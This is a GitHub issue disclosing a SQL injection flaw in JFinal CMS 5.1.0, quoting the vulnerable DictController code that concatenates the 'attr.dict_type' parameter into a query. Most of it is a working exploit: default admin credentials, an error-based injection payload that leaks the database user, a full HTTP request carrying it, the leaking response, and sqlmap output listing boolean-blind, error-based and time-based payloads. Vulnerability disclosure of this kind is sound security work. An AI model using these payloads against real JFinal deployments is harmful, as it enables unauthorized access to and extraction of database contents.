New issue

SQL injection vulnerability exists in JFinal CMS 5.1.0 #38

⊙ Open   arongmh opened this issue on Jun 9 · 0 comments

---

arongmh commented on Jun 9 · edited ▾

Vulnerability Analysis

The vulnerability appears in lines 23-28 of the **com.jflyfox.system.dict.DictController.java**

```
 18
 19    public void index() {
 20        list();
 21    }
 22
 23    public void list() {
 24        SysDictDetail attr = getModelByAttr(SysDictDetail.class);
 25        StringBuffer sql = new StringBuffer(" from sys_dict_detail t,sys_dict d where t.dict_type = d.dict_type ");
 26        String attrVal = attr.getStr( attr: "dict_type");
 27        if (StrUtils.isNotEmpty(attrVal)) {
 28            sql.append(" AND t.dict_type = '").append(attrVal).append("'");
 29        }
 30
```

The **attrVal** parameter is the **attr.dict_type** parameter passed from the front end
So you can construct payload to exploit this vulnerability

Exploit

Maven Startup Environment
Vulnerability address: /jfinal_cms/system/dict/list
Administrator login is required. The default account password is admin:admin123

Injection parameters: **attr.dict_type**

payload: ' OR (SELECT 2896 FROM(SELECT COUNT(*),CONCAT(0x717a7a6271efbd9e,(SELECT
(ELT(2896=2896,user())))),0xefbd9e7162707a7131,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
BY x)a)--+

Request

Raw | Params | Headers | Hex

```
1  POST /jfinal_cms/system/dict/list HTTP/1.1
2  Host: localhost
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
   Firefox/80.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 281
9  Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/jfinal_cms/system/dict
12 Cookie: JSESSIONID=2C0E088C8AC6C1D4DE91A54A2BE3A092; JSESSIONID=
   75d7031a-17c2-4a23-9626-81bee26fe7ad; session_user=
   "wgPmpe3hEuJWIL+I+kHtxqaglwutWsMhm6eaAgoJH0c="
13 Upgrade-Insecure-Requests: 1
14 X-Forwarded-For: 1.1.1.1,127.0.0.1
15
16 form.orderColumn=&form.orderAsc=&attr.dict_type=' OR (SELECT 2896 FROM(SELECT
   COUNT(*),CONCAT(0x717a7a6271efbd9e,(SELECT
   (ELT(2896=2896,user()))),0xefbd9e7162707a7131,FLOOR(RAND(0)*2))x FROM
   INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--+&totalRecords=34&pageNo=1&pageSize=20&length=10
```

Search... | 0 matches | \n | Pretty

Done

Response

Raw | Headers | Hex | Render

```
_500.png">

rityConstraintViolationException: Duplicate entry 'qzzbd~root@localhost~qbpzqll' for key
```

Search... | 0 matches | \n | Pretty

1,138 bytes | 46 millis

Sqlmap:

```
POST parameter 'attr.dict_type' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 323 HTTP(s) requests:
---
Parameter: attr.dict_type (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: form.orderColumn=&form.orderAsc=&attr.dict_type=' OR NOT 9166=9166#&totalRecords=34&pageNo=1&pageSize=20&length=10
    Vector: OR NOT [INFERENCE]#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: form.orderColumn=&form.orderAsc=&attr.dict_type=' OR (SELECT 2896 FROM(SELECT COUNT(*),CONCAT(0x717a7a6271,(SELECT (ELT(2896=2896,1))),0x7162707a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.
PLUGINS GROUP BY x)a)-- YUTe&totalRecords=34&pageNo=1&pageSize=20&length=10
    Vector: OR (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: form.orderColumn=&form.orderAsc=&attr.dict_type=' OR SLEEP(5)-- EotM&totalRecords=34&pageNo=1&pageSize=20&length=10
    Vector: OR [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[09:21:52] [INFO] the back-end DBMS is MySQL
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant